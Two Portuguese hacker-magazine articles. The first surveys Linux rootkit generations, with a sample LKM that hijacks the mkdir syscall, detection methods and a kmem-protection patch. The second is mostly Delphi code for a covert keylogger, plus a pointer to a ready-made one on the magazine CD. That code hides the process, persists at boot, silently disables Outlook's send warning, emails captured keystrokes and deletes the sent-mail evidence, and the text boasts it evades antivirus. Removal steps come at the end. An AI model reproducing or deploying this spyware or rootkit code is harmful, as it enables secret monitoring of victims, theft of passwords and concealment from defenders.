lo      Link encap:Local Loopback
        inet addr:127.0.0.1  Mask:255.0.0.0
        UP LOOPBACK RUNNING  MTU:16436  Metric:1
        RX packets:982 errors:0 dropped:0 overruns:0 frame:0
        TX packets:982 errors:0 dropped:0 overruns:0 carrier:0
        collisions:0 txqueuelen:0
        RX bytes:95178 (92.9 Kb)  TX bytes:95178 (92.9 Kb)
```

Figura 1: Modo promíscuo causado por um sniffer

Os mesmos desenvolveram um ifconfig modificado, que retirava a função de detectar o modo promíscuo e substituíam este pelo original do sistema. A idéia foi sendo melhorada, e logo havia root kits com a maioria dos programas do sistema modificados que executavam roubo de senha, abriam backdoors, impediam o log de conexões não autorizadas, etc. Esta primeira geração foi um sucesso durante algum tempo, mas foi neutralizada de maneira fácil.

Inicialmente, foram criados programas que auditavam os arquivos do sistema, guardando em um banco de dados seu tamanho, sua data de criação e outras informações pertinentes. Caso um arquivo fosse alterado, o programa apontava esta mudança e assim era possível descobrir se um sistema estava comprometido ou não. Outra técnica foi desenvolver pequenos programas para detecção de sniffers e ainda a utilização de programas de auditoria de tráfego de pacotes, para a detecção de backdoors. Em pouco tempo estas ferramentas só ficaram na mão de invasores iniciantes e causavam pequenos estragos em sistemas ainda não protegidos.

b) ***Root kits de segunda geração*** - Nesta segunda fase, os root kits deixaram de lado a preocupação de modificar programas do sistema e começaram a modificar, através de módulos de kernel (LKMs), as system calls do sistema. As system calls representam funções de baixo nível que o sistema operacional utiliza para executar determinadas operações. Os desenvolvedores de root kits procuravam criar módulos de kernel que alterassem estas system calls e as substituíssem por funções totalmente modificadas. Isso causava anomalias do tipo ocultação de processos, ocultação de arquivos e diretórios, carregamento de módulos de kernel que se ocultavam e encobriam outros módulos, entre outras características interessantes, como sniffers, backdoors, etc.

A idéia que poderíamos apresentar aqui em nosso trabalho é o exemplo clássico de uma system call modificada que impediria um usuário de criar diretórios, conforme o clássico documento "(nearly) Complete Linux Loadable Kernel Modules". Na figura abaixo mostramos uma listagem simples deste módulo.

```
#include <linux/kernel.h>
#include <linux/module.h>
#include <linux/init.h>
#include <linux/unistd.h>
#include <asm/uaccess.h>
#include <linux/sched.h>
#include <syscall.h>

extern void* sys_call_table[];

asmlinkage int (*original_call)(const char *path);

asmlinkage int m_syscall(const char *path)
{
    return 0;
}

int init_module(void)
{
        original_call=sys_call_table[SYS_mkdir];
    sys_call_table[SYS_mkdir]=m_syscall;
    return 0;
}

void cleanup_module(void)
{
        sys_call_table[SYS_mkdir]=original_call;

}
```

Figura 2: Um módulo de kernel para corrupção da syscall sys_mkdir

Este exemplo bem primário demonstra a capacidade de um root kit, com todos os seus recursos, e que prejuízo o mesmo causa até hoje em servidores pela Internet. O processo de localização e neutralização destes root kits é muito mais trabalhoso e exige um nível de conhecimento do administrador do sistema operacional bem vasto. As soluções iniciais foram a análise dos módulos carregados e enumeração de processos no diretório /proc.

O diretório /proc é um pseudo-sistema de arquivos, no qual as informações ali contidas são utilizadas pelo kernel para interfacear o mesmo com as estruturas de dados do sistema. O que está ali não é real, ou seja, é gerado mediante situações em que o sistema se encontra naquele momento. Por exemplo, se um processo é iniciado, uma entrada no /proc será criada para o mesmo. Em versões mais desenvolvidas dos root kits, estas entradas também eram inibidas, e assim foram criadas ferramentas que analisassem a lista de símbolos exportada pelos módulos (/proc/ksyms) nos quais o nome de um módulo correspondente fosse listado, conforme o exemplo abaixo :

```
f88c4a00  vfat_create_R26135b8d    [vfat]
f88c4ca0  vfat_unlink_R4e884ef9    [vfat]
f88c4d30  vfat_mkdir_R84e005e1     [vfat]
f88c4bf0  vfat_rmdir_R361a5ae3     [vfat]
f88c4e80  vfat_rename_R70135912    [vfat]
f88c5120  vfat_read_super_Rb06eb03e[vfat]
```

Figura 3: Pequena amostragem do /proc/ksyms com os módulos carregados

Normalmente, um rootkit pode burlar este tipo de método modificando a tabela com endereços de suas system calls corrompidas, mas, graças a um recurso do kernel, podemos também detectar estas mudanças. Ao ser compilado, um kernel cria um mapa de símbolos com as system calls e seus respectivos endereços de memória. Este arquivo é chamado System.map e pode ser utilizado como elemento comparador das system calls atuais com as originais do sistema. Foram desenvolvidas várias ferramentas que utilizam esta técnica, como um auditor/verificador das system calls, mas assim mesmo administradores ainda são vítimas destas ferramentas de ataque. Uma maneira mais radical e que também foi muito utilizada é retirar o suporte do kernel a carregamento de módulos. Com isso, a maioria dos rootkits foi neutralizada, o que causou um alívio aos administradores de servidores.

c) ***Root kits de terceira geração*** - "*I dev/kmem is our friend*", assim cita o artigo "Linux on-the-fly kernel patching without LKM" (Sd e Devik, 2001), que trouxe à tona uma nova geração de root kits. Na segunda geração dos root kits, com a retirada do suporte a carregamento de módulos, foi neutralizada a sua ação em quase 95%; o administrador inibia uma função facilitadora, mas ganhava muito em segurança. Sd e Devik apresentaram uma solução que é complexa e extremamente criativa.

O Linux possui um dispositivo conhecido como kmem (/dev/kmem), que possui o diretório de escrita e leitura somente pelo root. Este dispositivo abstrato tem como função traduzir a memória virtual utilizada pelo kernel para a memória real (/dev/mem), ou seja, o mesmo faz o endereçamento da memória real+swap. Sd e Devik apresentaram uma nova geração de root kits, o programa suckit.

O funcionamento do suckit é uma das coisas mais interessantes que existem; basicamente podemos dizer que o mesmo cria uma tabela particular de syscalls e desvia o entry point do kernel para a mesma. O resultado é que não é necessária a utilização de LKMs. O Linux disponibiliza um meio de localizar qualquer símbolo reexportado/utilizado pelo kernel; conforme comentamos antes, isso é guardado no System.map. O que estes root kits fazem de uma maneira mais complexa é criar uma tabela própria através de comparação de bytes das informações das system calls e com isso redirecionar o kernel para uma espécie de tabela de símbolos própria e reescrever o kmem.

Esta técnica requer um conhecimento muito profundo de arquitetura de kernel e de sistemas operacionais, sendo a

sua implementação muito complexa, mas extremamente funcional.

O suckit faz isso e é virtualmente impossível a sua detecção. Contudo, uma solução encontrada para a detecção dos memos cai na velha técnica de auditoria de arquivos, já que estes programas, ao serem instalados, criam arquivos e diretórios próprios. Outra maneira é auditar as conexões, já que o backdoor do mesmo possui um modus operandi, que permite determinar tentativas de conexão a algumas portas de serviço no sistema.

Uma outra solução mais complexa foi apresentada na revista eletrônica *Phrack*, cujo artigo intitulado "Execution path analysis: finding kernel based root kits" (J. K. Rutkowski, 2002) propõe a realização por meio da enumeração das instruções de system calls. Através desta sugestão, é possível detectar um root kit do tipo do suckit, já que um comportamento de system calls anômalo pode indicar a presença de uma ferramenta desta.

Uma maneira de proteger servidores deste gênero é prevenir o kmem contra escrita, o que representa em alguns casos um custo muito alto para a segurança de um servidor. Os próprios autores do suckit sugerem um patch para o kernel que faria isso.

```
<++>kmem-ro.diff
— /usr/src/linux/drivers/char/mem.c Mon Apr 9 13:19:05 2001
+++ /usr/src/linux/drivers/char/mem.c Sun Nov 4 15:50:27 2001
@@ -49,6 +51,8 @@
const char * buf, size_t count, loff_t *ppos)
{ ssize_t written; +
/* disable kmem write */
return -EPERM;
written = 0;
#if defined(__sparc__) || defined(__mc68000__)
<—>
```

Figura 3: Patch a ser empregado no kernel para evitar a escrita do kmem

Sugestões para a proteção de servidores

Afinal de contas, o que fazer para se proteger destas ferramentas? Em sistemas comprometidos não há muito o que fazer, a não ser a análise forense e detectar como foi realizada a invasão e tentar pegar o responsável. Mas, na prática, em um servidor que vai entrar na Internet, como proceder?

Uma proposta inicial é preparar a máquina utilizando regras clássicas de segurança e, em seguida, utilizar as ferramentas dos próprios atacantes contra eles. O próprio suckit pode ser utilizado para esconder processos de diversas ferramentas de auditoria e ainda ocultar ferramentas de auditoria do sistema. É claro que, se um atacante invadir o sistema e tentar colocar o seu próprio root kit na máquina, teremos uma maneira de documentar isso.

Uma outra proposta é instalar um kernel keylogger para documentação da utilização de comandos no sistema e assim capturar passos de um atacante em um sistema comprometido. Na revista *Phrack* foi publicado o artigo "Writing Linux Kernel Keylogger" (Rd, 2002), que mostra a implementação do mesmo. Um keylogger baseado em kernel é interessante, pois pode ser ocultado do atacante e assim monitorar seus passos.

Uma outra coisa que se comenta é a instalação de Linux Security Modules (LSM), como uma maneira de proteger o sistema. Estes módulos modificam certas características do kernel, sobretudo com tratamento de memória, utilização de ACLs e proteção de áreas críticas como o /dev/kmem. Utilizei com sucesso o da grsecurity e tenho obtido resultados excelentes.

Acho que, acima de tudo, o administrador deve possuir uma boa ferramenta de IDS (sugiro o Snort) para detectar os ataques e criar uma base de dados para análise; existe uma excelente solução do Snort com MySQL e o ACID descrita num paper de Steven J. Scott, que pode ser baixado de *http://home.earthlink.net/~sjscott007/*, que foi feito inicialmente para Red Hat, mas pode ser adaptado para a plataforma Slackware sem problemas.

Um bom programa de auditoria de arquivos também é recomendado, como o Tripware, que já se tornou um clássico em sua utilização.

Conclusões

Os root kits estão evoluindo. Acredita-se que uma nova quarta geração já esteja sendo executada com modificações cada vez mais inerentes ao sistema operacional. Cabe ao administrador de sistemas estar cada vez mais atento aos novos lançamentos e, acima de tudo, estudar e muito os logs em busca de estranhas atividades em seus servidores.

A utilização de ferramentas de auditoria nunca foi tão importante como nos dias de hoje, já que a vida útil de um sistema pode ser mínima com a quantidade absurda de ataques que sofremos diariamente. Por isso, é importante que o administrador esteja em mente e, principalmente, saber que o cuidado e a sua atuação frente a um sistema são a chave do sucesso para sua proteção.

(*) Antonio Marcelo é especialista de segurança e autor de diversos livros sobre Linux, entre eles Firewalls em Linux, Linux: Ferramentas anti-hackers, Squid: Guia de Administração Rápida, entre outros publicados pela editora Brasport. Já executou vários projetos de consultoria em segurança em órgãos governamentais do Brasil, além de ser um pesquisador independente e também CEO da Gurgel e Fonseca Consultores Associados, empresa brasileira de conectividade e segurança. Pode ser consultado no endereço http://www.plebe.com.br. Dúvidas e críticas sobre este artigo podem ser enviadas para amarcelo@plebe.com.br.

Referências Bibliográficas

Aivazian, Tigran (2002). "Linux Kernel 2.4 Internals" - *http://www.tldp.org/guides.html*.

Bovet, P. Daniel & Cesati, Marco (2001). *Understanding the Linux Kernel*. 2nd edition, O'Reilley Books, ISBN 0-596-00213-0.

Brumley, David (1999). "Root kits - How Intruders Hide", Theory Group - *http://www.theorygroup.com/Theory/*

Fonseca, Antonio Marcelo (2002/2003). "Anomalias de Pacotes - Partes I, II, III e IV". In: *Revista Geek*, números 26, 27, 28 e 29.

Graham, Robert (2000). "Faq: Network Intrusion Detection Systems" - *http://www.robertgraham.com/pubs/network-intrusion-detection.html*

Jacobson, Van., Leres, Craig. & McCanne, Steven (2003). "TCPDUMP Man Page" - *http://www.tcpdump.org*

Jacobson, Van., Leres, Craig. & McCanne, Steven (2003). "PCAP Man Page" - *http://www.tcpdump.org*

One, Aleph (1996). "Smash the Stacking for Fun and Profit". In: *Phrack Magazine Volume Seven*. Issue Forty-Nine File 14 of 16 - *http://www.phrack-dont-give-a-shit-about-dmca.org/*

show.php?p=49&a=14

Pomerantz, Ori. & Salzman, Peter Jay (2002). "The Linux Kernel Module Programming Guide" - *http://www.tldp.org/guides.html*

Pragmatic (1999). "(nearly) Complete Linux Loadable Kernel Modules". The Hackers Choice - *http://www.thehackerschoice.com/papers/LKM_HACKING.html*

Ptacek, Thomas H. (1998). "Insertion, Evasion and Denial of Service: Eluding Network Intrusion Detection". Secure Networks Inc. -*http://www.robertgraham.com/mirror/Ptacek-Newsham-Evasion-98.html*

Rubini, Alessandro & Corbet Jonathan (2001). *Linux device Drivers*. 2nd edition, O'Reilley Books, ISBN 0-59600-008-1.

Sd & Devik (2001) "Linux on-the-fly kernel patching without LKM" Volume 0x0b, Issue 0x3a, Phile #0x07 of 0x0e - *Phrack Magazine - http://www.phrack-dont-give-a-shit-about-dmca.org/show.php?p=58&a=7*

Stevens, W. Richard (1998). *UNIX Network Programming*. Volume 1, Second Edition: Networking APIs: Sockets and XTI, Prentice Hall, ISBN 0-13-490012-X.

Vírus

Seu computador está protegido?

Segunda e última parte do artigo sobre instruções vírais, programas utilizados disponível no CD. É aconselhavel para o total entendimento do artigo que se tenha acompanhado a primeira parte do mesmo, disponivel na edição número 9 da revista ***HACKER***

Entendendo o funcionamento do programa:

Feitas as considerações iniciais, podemos estudar o funcionamento do programa, feito em Delphi. Os códigos-fonte do programa e de sua DLL não foram disponibilizados, visando evitar que sejam alterados por programadores mal intencionados. Não obstante, algumas de suas rotinas mais interessantes serão comentadas a partir de agora. Para tanto, trataremos o programa como se fosse um vírus, embora esta condição (como já ressaltado) seja apenas determinada pela utilização indevida do programa.

A primeira necessidade que surge durante a programação de um vírus é escondê-lo da barra de tarefas do Windows e da lista do *Ctrl+Alt+Del*. Isto era muito simples até o advento do Windows XP, para tanto bastavam as seguintes linhas:

```
Function RegisterServiceprocess(dwProcessID,
dwType: DWord):DWord; stdcall; external
Kernel32.dll ;
```

Esta função pode ser usada, ocultando o programa da lista do *Ctrl+Alt+Del*, com o seguinte comando:

```
RegisterServiceProcess(GetCurrentProcessID, 1);
```

Para que o programa seja novamente exibido:

```
RegisterServiceProcess(GetCurrentProcessID, 0);
```

A janela do programa pode ser escondida com o seguinte comando (este sim pode ser usado em todos os sistemas Windows):

```
ShowWindow(application.Handle, sw_hide);
```

Mas há um porém, este método só funcionará nos sistemas Windows 95, 98 e Millennium. Se executado nos Windows XP, 2000 ou NT, será mostrada ao usuário uma mensagem de erro e isto não é interessante para um programa que queremos que seja oculto. Este problema pode ser contornado com as seguintes linhas de código:

```
type
  TRegisterService = function (dwProcessID,
dwType:DWord):Dword;stdcall;
private
      RegisterServiceProcess:
TRegisterService;
Implementation
function OcultaProcesso(DLL,Procedimento:
string):TFarProc;
var
      Processo,Biblioteca : THandle;
begin
      Result:=nil;
       Biblioteca:=GetModuleHandle(Pchar(Dll));
      if Biblioteca <> 0 then
         Result:=GetProcAddress(Biblioteca,
Pchar(Procedimento));
end;
```

No evento ON CREATE:

```
Var
Registro: Tregistry;
begin
ShowWindow(application.Handle, sw_hide);
Registro:=Tregistry.create;
Registro.RootKey:=HKEY_LOCAL_MACHINE;
REGISTRO.OpenKey( Software\Microsoft\Windows\
CurrentVersion , false);
If Registro.ValueExists( Version ) then
begin
@RegisterServiceProcess:=OcultaProcesso
(KERNEL32.DLL , RegisterServiceProcess );
RegisterServiceProcess(GetCurrentProcessID,
1);
end;
end;
```

O que as linhas acima fazem é verificar se o sistema é Windows XP, para isso o programa procura pelo valor "Version" dentro da chave HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion, pois este valor não existe no Windows XP. Desta forma, a rotina que oculta o aplicativo da lista de *Ctrl+Alt+Del* não será executada no Windows XP e a mensagem de erro não será exibida. O programa seguirá oculto, apenas visível na lista dos programas executados e isto eu não sei como evitar. Caso algum leitor conheça a solução, compartilhe-a comigo (meu e-mail segue no fim da matéria).

Para que o programa fique mais "leve" durante a execução, consumindo menos recursos do computador, podemos eliminar alguns módulos desnecessários, retirando as *units* declaradas no ***uses*** e que não são usadas. Além disso, podemos liberar o módulo *OLE Automation*, que não será usado, mediante o comando:

```
FREELIBRARY(GETMODULEHANDLE( OLEAUT32 ));
```

Isso tornará o programa mais rápido ao iniciar.

Agora, vamos nos preocupar com a rotina capaz de tornar o nosso vírus "residente" no computador, fazendo com que seja executado a cada boot da máquina:

```
Var
Registro:Tregistry;
XP, windir, boot: String;
Begin
REGISTRO.OpenKey( Software\Microsoft\Windows\
CurrentVersion , false);
Windir:=Registro.ReadString( SystemRoot );
If Windir<>    then //se a variável não estiver vazia, o sistema é Win9x/ME
Begin
Registro.closekey;
REGISTRO.OpenKey( Software\Microsoft\Windows\
CurrentVersion\Run , TRUE);
XP:=Windir[1]+Windir[2]+Windir[3]; //pega o
disco usado (ex.: c:\)
Windir:=XP;
boot:=Windir+ Windows\System\ Programa.exe ;
REGISTRO.WriteString( Executa , boot); //
escreve o caminho do programa no Registro do
Windows
Registro.CloseKey;
end
else //se a variável estiver vazia, o sistema
é WinXP/2000/NT
begin
XP:=Registro.ReadString( ProgramFilesDir );
windir:=XP[1]+XP[2]+XP[3];
boot:=XP[1]+XP[2]+XP[3]+ WINDOWS\system32\Programa.exe ;
Registro.closekey;
REGISTRO.OpenKey( Software\Microsoft\Windows\
CurrentVersion\Run , TRUE);
REGISTRO.WriteString( Executa , boot); //
escreve o caminho do programa no Registro do
Windows
Registro.CloseKey;
```

```
end;
end;
```

Agora nosso programa já está oculto, não consta na lista do *Ctrl+Alt+Del* (se o sistema for win9x/ME) e será executado sempre que o Windows for iniciado.

Mas ainda nos resta outro inconveniente a ser resolvido: o programa deverá enviar por e-mail o arquivo que contém os dados recolhidos no computador. Isto só é problema se estamos lidando com o Outlook 6, pois dentre suas opções de segurança há uma encarregada de alertar o usuário quando outro programa tenta enviar e-mails utilizando o sistema do Outlook. Para conferir, abra o *Outlook*, clique no menu *Ferramentas*, depois em *Opções...*, escolha a aba *Segurança* e lá você encontrará a opção *"Avisar quando outro aplicativo tentar enviar email como se fosse eu."*, sugiro que mantenha sempre marcada esta opção:

Para que o usuário não seja avisado quando nosso programa tentar enviar o e-mail, devemos implementar a seguinte rotina, que nada mais faz do que desmarcar a opção de segurança mostrada acima, usando o Registro do Windows:

```
Registro.RootKey:=HKEY_CURRENT_USER;
Registro.OpenKey( \Identities , false);
contas:=TStringList.Create;
contas.Clear;
registro.GetKeyNames(contas);
registro.CloseKey;
Registro.RootKey:=HKEY_CURRENT_USER;
try
for i:=0 to contas.Count-1 do
begin
if
registro.KeyExists( \Identities\ +contas.strings[i]+ \
Software\Microsoft\Outlook
Express + \6.0')then
begin
registro.OpenKey( \Identities\ +contas.strings[i]+
\Software\Microsoft\Outlook
Express\6.0\Mail , false);
If Registro.ValueExists( Warn on Mapi Send )
Then Registro.WriteInteger( Warn on Mapi
Send , 0);
end;
finally
registro.CloseKey;
```

Para mudarmos o nível de segurança do Outlook estabelecendo-o como o mais baixo possível, poderíamos acrescentar:

```
If Registro.ValueExists( Security Label ) Then
Registro.WriteInteger( Security Label , 0);
```

Mais um problema solucionado. Agora podemos nos preocupar com a rotina responsável pelo envio do e-mail; para isto bastarão as seguintes linhas:

```
procedure EnviaE_Mail(strCorpo, strAssunto,
strNomeDestino, strMailDestino: string;
strAnexo: string =    );
var
   SecaoMapi: cardinal;
   msg: TMAPIMessage;
   ResultadoMAPI: integer;
   Destinos: TMAPIRecipDesc;
   Arqs: TMAPIFileDesc;
   MapiArq: boolean;
begin
     ResultadoMAPI := MAPILogon(0, nil, nil,
0, 0, @SecaoMapi);
     MapiArq:= Length(Trim(strAnexo)) > 0;
     if MapiArq then MapiArq:=
FileExists(strAnexo);
     if MapiArq then
     begin
     Arqs.nPosition:= Length(strCorpo);
     Arqs.lpszPathName:= PChar(strAnexo);
     Arqs.flFlags:= 0;
     Arqs.lpFileType:= nil;
     Arqs.lpszFileName:=    ;
end;
 if ResultadoMAPI = SUCCESS_SUCCESS then
begin
  try
FillChar(Destinos, SizeOf(Destinos), 0);
Destinos.lpszName:= PChar(strNomeDestino);
Destinos.lpszAddress:= PChar(strMailDestino);
Destinos.ulRecipClass:= MAPI_TO;
FillChar(msg, SizeOf(msg), 0);
msg.ulReserved:= 0;
msg.lpszSubject:= PChar(strAssunto);
msg.lpszNoteText:= PChar(strCorpo);
msg.nRecipCount:= 1;
msg.lpDestinos:= @Destinos;
     if MapiArq then
     begin
     msg.nFileCount:= 1;
     msg.lpFiles:= @Arqs;
```



```
     end;
     ResultadoMAPI:=
MAPISendMail(SecaoMapi, 0, msg, 0, 0);
     finally
     MAPILogOff(SecaoMapi, 0, 0, 0);
          end;
end;
```

Para utilizar este procedimento, use o código abaixo:

EnviaE_Mail('mensagem', 'Assunto', 'Nome do destinatário', 'e-mail @do.destinatario', 'c:\windows\anexo.txt');

Como o e-mail será enviado pelo Outlook, ficará disponível na caixa de itens enviados. Surge-nos mais um problema a ser resolvido: limpar a caixa de itens enviados. Todas as pastas do Outlook são armazenadas no diretório *C:\WINDOWS\Application Data\Identities\{IDENTIDADE}\Microsoft\Outlook Express*.

Sendo que IDENTIDADE é o código referente ao usuário registrado no Outlook, chamado de *User ID*. Todas as identidades estão dentro da pasta *Identities* e as informações de cada identidade estão no Registro do Windows, na chave HKEY_CURRENT_USER\Identities:

Para limparmos a caixa de itens enviados, basta excluirmos o arquivo *Itens enviados.dbx*. Na próxima execução do Outlook, este arquivo não será encontrado e o Outlook se encarregará de criar uma nova caixa de itens enviados vazia.

Com esta finalidade, escrevi uma rotina para varrer os diretórios à procura do arquivo *Itens enviados.dbx*.

```
function Varre_Diretorio(Dir_Inicial,
Arq_Procurado: String): String;
type
  TPilha= array of Variant;
var
p: TWIN32FindData;
h: Thandle;
dir, Dir_Padrao: String;
Pilha: TPilha;
procedure Empilha(Dado: Variant);
var
P: Integer;
begin
SetLength(Pilha,High(Pilha)+2);
For P:= High(Pilha) downto 1 do
Pilha[P]:= Pilha[P-1];
Pilha[0]:= Dado;
end;

function Desempilha: Variant;
var
P:Integer;
begin
Result:=   *** ;
If High(Pilha) > -1 then
begin
Result:= Pilha[0];
for P:=1 to High(Pilha) do
Pilha[P-1]:= Pilha[P];
SetLength(Pilha,High(Pilha));
end;
end;
begin
if Not SetCurrentDir(Trim(Dir_Inicial)) then
Result:=  Diretório Inválido
else
begin
Dir_Padrao:= Trim(GetCurrentDir);
p.dwFileAttributes:= FILE_ATTRIBUTE_NORMAL;
h:= FindFirstFile(PChar( *.* ),p);
If Copy(Dir_Padrao,Length(Dir_Padrao),1) =
 \   then
Dir_Padrao:=
Copy(Dir_Padrao,1,Length(Dir_Padrao)-1);
repeat
if
(DirectoryExists(Dir_Padrao+ \ +Trim(p.cFileName)))
and
 (Copy(p.cFileName,Length(Trim(p.cFileName)),1)
<>   . ) then
empilha(String(Dir_Padrao+ \ +Trim(p.cFileName)));
until Not FindNextFile(h,p);
dir:= desempilha;
while dir <>   ***   do begin
if SetCurrentDir(dir) then begin
h:= FindFirstFile(PChar( *.* ),p);
repeat
if AnsiUpperCase(Trim(p.cFileName)) =
AnsiUpperCase(Trim(Arq_Procurado)) then
Result:= Result +
(GetCurrentDir+ \ +Trim(p.cFileName));
if
(DirectoryExists(GetCurrentDir+ \ +p.cFileName)
and
 (Copy(p.cFileName,Length(Trim(p.cFileName)),1
```

```
<>   . ] then
empilha(String(GetCurrentDir+ \ +Trim(p.cFileName)))
until Not FindNextFile(h,p);
end;
dir:= desempilha;
end;
end;
end;
Agora é só usar a função:
Var
Registro: TRegistry;
arquivo: String;
begin
Registro:=TRegistry.create;
REGISTRO.OpenKey( Software\Microsoft\Windows
\CurrentVersion , false);
arquivo:=Registro.ReadString( SystemRoot );
arquivo:=
Varre_Diretorio(arquivo+ Windows\Application
Data\Identities\ ,  Itens enviados.dbx );
If fileexists(arquivo)=true then
DeleteFile(arquivo);
End;
```

Nosso último desafio será detectar a conexão, pois só então poderemos enviar o e-mail sem que haja erro. Para tanto, usaremos a chave dinâmica do Registro (estudada acima): HKEY_DYN_DATA.

Na chave HKEY_DYN_DATA\PerfStats\StartStat encontramos os dados da conexão Dial-Up, o que nos importará são os bytes recebidos (valor: Dial-Up Adapter\BytesRecvd). Desta forma, no evento *OnCreate* do programa capturaremos os dados deste valor em uma variável, então adicionaremos um Timer que verificará, constantemente, se este valor mudou; se mudou é porque há a conexão Dial-Up. Só há um problema, este método só funciona para conexões do tipo Dial-up, conexões a cabo, Speed, etc. não serão detectadas, porque nestes casos inexiste a chave acima. Para contornar este problema, faremos o seguinte: verificaremos se a chave existe; se não existir é porque a conexão não é Dial-up e o e-mail pode ser enviado a qualquer momento; se existir, capturaremos os dados referentes aos bytes recebidos e, quando mudarem, enviaremos o e-mail.

Declararemos algumas variáveis antes da seção *implementation*:

```
Var
Buffer : array [0..4096] of Char;
Buffer2 : array [0..4096] of Char;
```

O código do evento *OnCreate* ficará assim:

```
Var
Registro: Tregistry;
begin
Registro.RootKey:=HKEY_DYN_DATA;
Registro.OpenKey( PerfStats\StatData ,
False);
If Registro.ValueExists( Dial-Up
Adapter\BytesRecvd ) then
Begin
Registro.ReadBinaryData( Dial-Up
Adapter\BytesRecvd , Buffer,
SizeOf(Buffer));
Registro.CloseKey;
Registro.Free;
end;
end;
```

No *Timer*, o código seria este:

```
Var
     Registro:TRegistry;
begin
Registro := TRegistry.Create;
Registro.RootKey:=HKEY_DYN_DATA;
Registro.OpenKey( PerfStats\StatData ,
False);
//Verifica se existe a chave referente às co-
nexões dial-up
If Registro.ValueExists( Dial-Up
Adapter\BytesRecvd ) then
Begin
Registro.ReadBinaryData( Dial-Up
Adapter\BytesRecvd , Buffer2,
SizeOf(Buffer2));
Registro3.Free;
If Buffer2 <> Buffer then
EnviaE_Mail( mensagem ,  Assunto ,  Nome do
destinatário ,  e-mail @do.destinatario ,
 c:\windows\anexo.txt );
end
//se não existir, é pq a conexão não é dial-
up, então o e-mail pode ser enviado...
else EnviaE_Mail( mensagem ,  Assunto ,
 Nome do destinatário ,  e-mail
@do.destinatario ,  c:\windows\anexo.txt );
```

É evidente que quando digo que o e-mail pode ser enviado caso não haja conexão do tipo dial-up, isto não se trata de uma verdade absoluta. Afinal, pode ser que o usuário simplesmente não tenha conexão à Internet. Por outro lado, usuários pouco experientes não sabem configurar o Speed para que se conecte automaticamente quando o computador é iniciado. Caso inexista a conexão automática, o e-mail não será enviado.

Em relação aos comandos responsáveis por capturar a digitação, ficam por conta do leitor, assim como a implementação dos códigos acima relacionados, que sempre podem ser melhorados.

Caso não queira perder tempo programando a captação das teclas digitadas, poderá usar o programa que está disponível no CD-ROM da revista. Para isso, sugiro que leia a próxima seção, que contém as instruções de uso.

Usando o programa

A utilização do programa não requer conhecimentos avançados, basta executar o programa de instalação (*Setup.exe*) e concordar com a exigência da licença de uso, que é única: usar o programa apenas para fins lícitos, sem ofender direitos alheios.

Concluída a instalação, clique no menu *Iniciar*, escolha o menu *Programas* e clique em *Ajusta*. Será aberto o seguinte programa:

Digite o endereço do e-mail no qual você deseja receber os relatórios do *Keylogger*, tecle *Enter* e espere a confirmação de que a operação ocorreu com sucesso:

Agora é só esperar... Uma vez por dia, se houver conexão à Internet todos os dias, você receberá um e-mail contendo tudo o que foi digitado no computador em que o programa está instalado. Não se esqueça de definir o endereço de e-mail, caso contrário haverá uma mensagem de erro: MAPI Initialization error [25]. O arquivo estará anexado e será como o seguinte:

Veja como é o e-mail, no Outlook:

Para desinstalar, use a opção *Adicionar ou Remover Programas*, no *Painel de Controle*. No entanto, propositalmente, não há a desinstalação total do programa. Isto para que possamos limpar o "vírus" manualmente. Depois de desinstalado, siga as instruções abaixo para removê-lo do sistema.

Usaremos o TFAK, um scanner de Trojan Horses. Este utilitário freeware (livre) possui um bom banco de dados, porém, assim como todos os outros antivírus do mercado, não detectará o nosso programinha. Evidentemente isto não persistirá por muito tempo, tão logo esta matéria seja publicada, os antivírus adicionarão este programa aos seus bancos de dados virais. Até a data de hoje (01/03/2003), o programa não foi reconhecido por qualquer antivírus.

Execute o programa de desinstalação do *Capta Teclado* (*Meu Computador* > *Painel de Controle* > *Adicionar ou remover programas* > *Capta Teclado*), isto removerá apenas o utilitário de configuração, pois o programa com características virais continuará residente na memória do computador.

Agora sim estamos diante de um "vírus". Execute o TFAK, escolha o menu *Local* e clique em *Quais são os Processos Ativos?*, o programa exibirá uma janela relacionando todos os processos ativos:

Agora, como já sabemos quais são os programas normalmente executados com o boot do nosso computador (vimos anteriormente no MSCONFIG), chegaremos facilmente ao vírus.

Neste caso, o programa viral é o *capta.exe*, como vemos, ele está no diretório *C:\Windows\System* (o diretório pode variar conforme o sistema operacional e o número de unidades de HD existentes em seu computador). Vamos selecioná-lo na lista dos processos ativos e depois clicar no botão *Finalizar Processo Selecionado*, a partir de então poderemos deletar o programa *capta.exe* em *C:\Windows\System*. Para completar o trabalho, vamos deletar também sua DLL (*cap.dll*) e o arquivo de log (*capta.txt*):

Agora podemos excluí-lo do boot do Windows. Para saber por onde ele é iniciado, voltaremos ao TFAK, clicaremos no menu *Local* e depois em *O que é auto-iniciar?*, então nos será mostrada uma janela com todos os programas que são iniciados automaticamente. Na caixa ***Rotinas de auto-iniciar***, podemos escolher entre o autoexec.bat, o registro do Windows, o win.ini, o system.ini e a pasta iniciar do menu *Iniciar*.

Se escolhermos a opção *Registry*, veremos o capta.exe entre os programas executados na inicialização do sistema:

